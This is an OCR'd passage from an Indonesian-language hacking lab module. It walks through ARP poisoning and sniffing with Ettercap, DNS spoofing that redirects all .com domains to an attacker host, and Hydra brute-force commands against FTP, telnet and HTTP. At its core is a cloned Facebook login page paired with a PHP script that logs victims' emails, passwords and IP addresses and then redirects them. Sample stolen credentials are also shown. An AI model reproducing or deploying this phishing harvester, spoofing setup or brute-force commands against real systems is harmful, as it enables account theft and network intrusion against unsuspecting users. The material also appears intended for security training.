
IP Gateway tambahkan ke Target 1, sedangkan untuk IP Korban tambahkan ke Target 2.



Kemudian untuk melihat Target yang sudah diset pilih menu Targets > Curent targets.


Langkah selanjutnya adalah menentukan jenis serangan, karena ini merupakan jenis serangan MITM (Man In The Middle), pilih menu MITM > ARP Poisoning.

Kemudian pilih Sniff Remote Connection




Masuk ke Plugins > Manage the Plugins > Remote Browser

Setelah sudah ter-set semua step-step diatas, sekarang tinggal menjalankan proses sniffing. Pilih menu start > Sniffing.




Sekarang lihat MAC Address attacker dari sisi korban menggunakan perintah di cmd > arp –a




Perhatikan MAC Address kedua IP tersebut bahwa memiliki Nomor MAC yang sama. Artinya proses spoofing dan poisoning ARP telah berhasil dilakukan.

Jalankan service FTP pada korban, misalkan ada aktifitas login



Untuk mengintip aktifitas dari korban, bisa menggunakan wireshark



Bisa dilihat dari proses capture wireshark dapat mengetahui username dan password. Kemudin lihat di Ettercap, maka akan muncul username dan password dari FTP juga.

```
Unified sniffing already started...
DHCP: [192.168.1.1] ACK : 192.168.1.11 255.255.255.0 GW 192.168.1.1 DNS 192.168.1.1
FTP : 202.150.213.220:21 -> USER: jajal  PASS: sipdehpass
```

2. DNS Spoofing

Tujuan : mengalihkan proses dari client yang mencoba mengakses suatu DNS dan otomatis akan dialikan ke attacker. Proses ini bisa disebut Man In The Middle Attack juga.

Konfigurasi File etter.dns

Command > nano /etc/ettercap/etter.dns

```
microsoft.com       A   107.178.40.56
*.microsoft.com     A   107.178.40.56
www.microsoft.com   PTR 107.178.40.56      # Wildcards in PTR
#Tambahkan perintah dibawah ini
*.com               A   192.168.1.5
```

Artinya semua domain(*) yang memiliki akhiran .com akan dialihkan ke alamat IP 192.168.1.5 (Attacker Server XAMPP).

Kemudian jalankan ettercap –G kembali, lalu masuk ke menu plugins > manage plugins > dns spoof.


	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.2	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN

Membuat Fake Login Facebook


View source code pada halaman login facebook.

```
<!DOCTYPE html>
<html lang="id" id="facebook" class="no_js">
<head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin" id="meta
<link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yT/r/D9t-9Mw
<link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yG/r/ESMM-Om
<link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/y9/r/zxP1C4G
<link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yi/r/u3ZRFde
<link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yG/r/HvyuTmX
<link type="text/css" rel="stylesheet" href="https://www.facebook.com/rsrc.php/v2/yZ/r/ie4raPY
<script src="https://www.facebook.com/rsrc.php/v2/yS/r/mawYOxMkDz8.js" data-bootloader-hash="a
<script>require("TimeSlice").guard(function() {(require("ServerJSDefine")).handleDefines([["Sy
                                return false;" role="button">audio captcha</a>.</div><div cla
                                    return false;" role="button">kembali ke teks</a>.</div></
<script>requireLazy(["Bootloader"], function(Bootloader) {Bootloader.setResourceMap({"kwYHi":{
requireLazy(["ix"], function(ix) {ix.add("\/images\/loaders\/indicator_blue_small.gif":{"spri
<script>requireLazy(["InitialJSLoader"], function(InitialJSLoader) {InitialJSLoader.loadOnDOMC
<script>require("TimeSlice").guard(function() {require("ServerJSDefine").handleDefines([]);req
```

Copy semua script tersebut, dan masukan kedalam notepad. Dan ganti beberapa baris, yakni pada isi perintah action="https://facebook.com/*



Diganti dengan action="fbrun.php"




Kemudian simpan pada folder C:\xampp\htdocs\index.html

Sedangkan untuk file fbrun.php buat menggunakan kode berikut :

```
<?php $file = "passfb.txt";
$username = $_POST['email'];
$password = $_POST['pass'];
$ip = $_SERVER['REMOTE_ADDR'];
$today = date("F j, Y, g:i a");
$handle = fopen($file, 'a');
fwrite($handle, "----------------------------------------
------- ++");
fwrite($handle, "\n");
fwrite($handle, "Email fb: ");
fwrite($handle, "$username");
fwrite($handle, "\n");
fwrite($handle, "Password fb: ");
```


```
fwrite($handle, "$password");
fwrite($handle, "\n");
fwrite($handle, "IP Address: ");
fwrite($handle, "$ip");
fwrite($handle, "\n");
fwrite($handle, "Date Submitted: ");
fwrite($handle, "$today");
fwrite($handle, "\n");
fwrite($handle, "----------------------------------------
------- ++");
fwrite($handle, "\n");
fwrite($handle, "\n");
fclose($handle);
echo "<script LANGUAGE=\"JavaScript\">
<!--
window.location=\"https://login.facebook.com/login.php?login
_attempt=1\";
</script>";
?>
```

Copy script diatas, dan pastekan di notepad lalu simpan di dalam directory C:\xampp\htdocs\fbrun.php



Pastikan server attacker (XAMPP) sudah running, dan pada ettercap sudah dijalankan Sniffingnya.

Coba kunjungi facebook.com dari sisi client. Maka jika berhasil akan dialihkan secara otomatis ke IP-Address 192.168.1.5



Coba isikan username dan password login facebook dan login. Kemudian, untuk melihat username dan password tersebut tinggal kunjungi http://192.168.1.5/passfb.txt sesuai dengan isi script fbrun.


```
-------------------------------------------------- ++
Email fb: jajaljeh@hackel.com
Password fb: apaya
IP Address: ::1
Date Submitted: August 20, 2016, 3:22 am
-------------------------------------------------- ++

-------------------------------------------------- ++
Email fb: jajalwae@hacking.com
Password fb: oraretopo
IP Address: 192.168.1.2
Date Submitted: August 20, 2016, 3:22 am
-------------------------------------------------- ++
```

Selain menggunakan tools hacking di kali linux, anda juga bisa mencoba tools hacking Spoofing di Windows dengan aplikasi Chain & Able.
Download : http://www.oxid.it/cain.html
Dokumentasi Lengkap : http://www.oxid.it/ca_um/

Lab 6 – Brute Force


Sebuah teknik serangan terhadap sebuah sistem keamanan komputer yang menggunakan percobaan terhadap semua kunci yang mungkin.

Mencari Worlist di Kali Linux
Command : locate smalldict
Pilih yang berada di directory /usr/share/sqlmap/txt




Membuat file user.txt untuk digunakan sebagai percobaan mengisi field username yang mungkin digunakan oleh user target.

Command > nano user.txt




Bruteforce Username & Password FTP

Test connection FTP dengan target 192.168.1.2



Command > Hydra –L user.txt –P smalldict.txt 192.168.1.162 **ftp**



Telnet Bruteforce

Command > Hydra –L user.txt –P smalldict.txt 192.168.1.162 **telnet**

Web Router/Modem/AP

Command > Hydra –m/ –L user.txt –P smalldict.txt 192.168.1.162 **http-get**

Selain itu ada banyak tools yang digunakan untuk bruteforce, diantaranya adalah Fireforce yang berada di Mozilla Firefox. Dan teknik Bruteforce lainnya.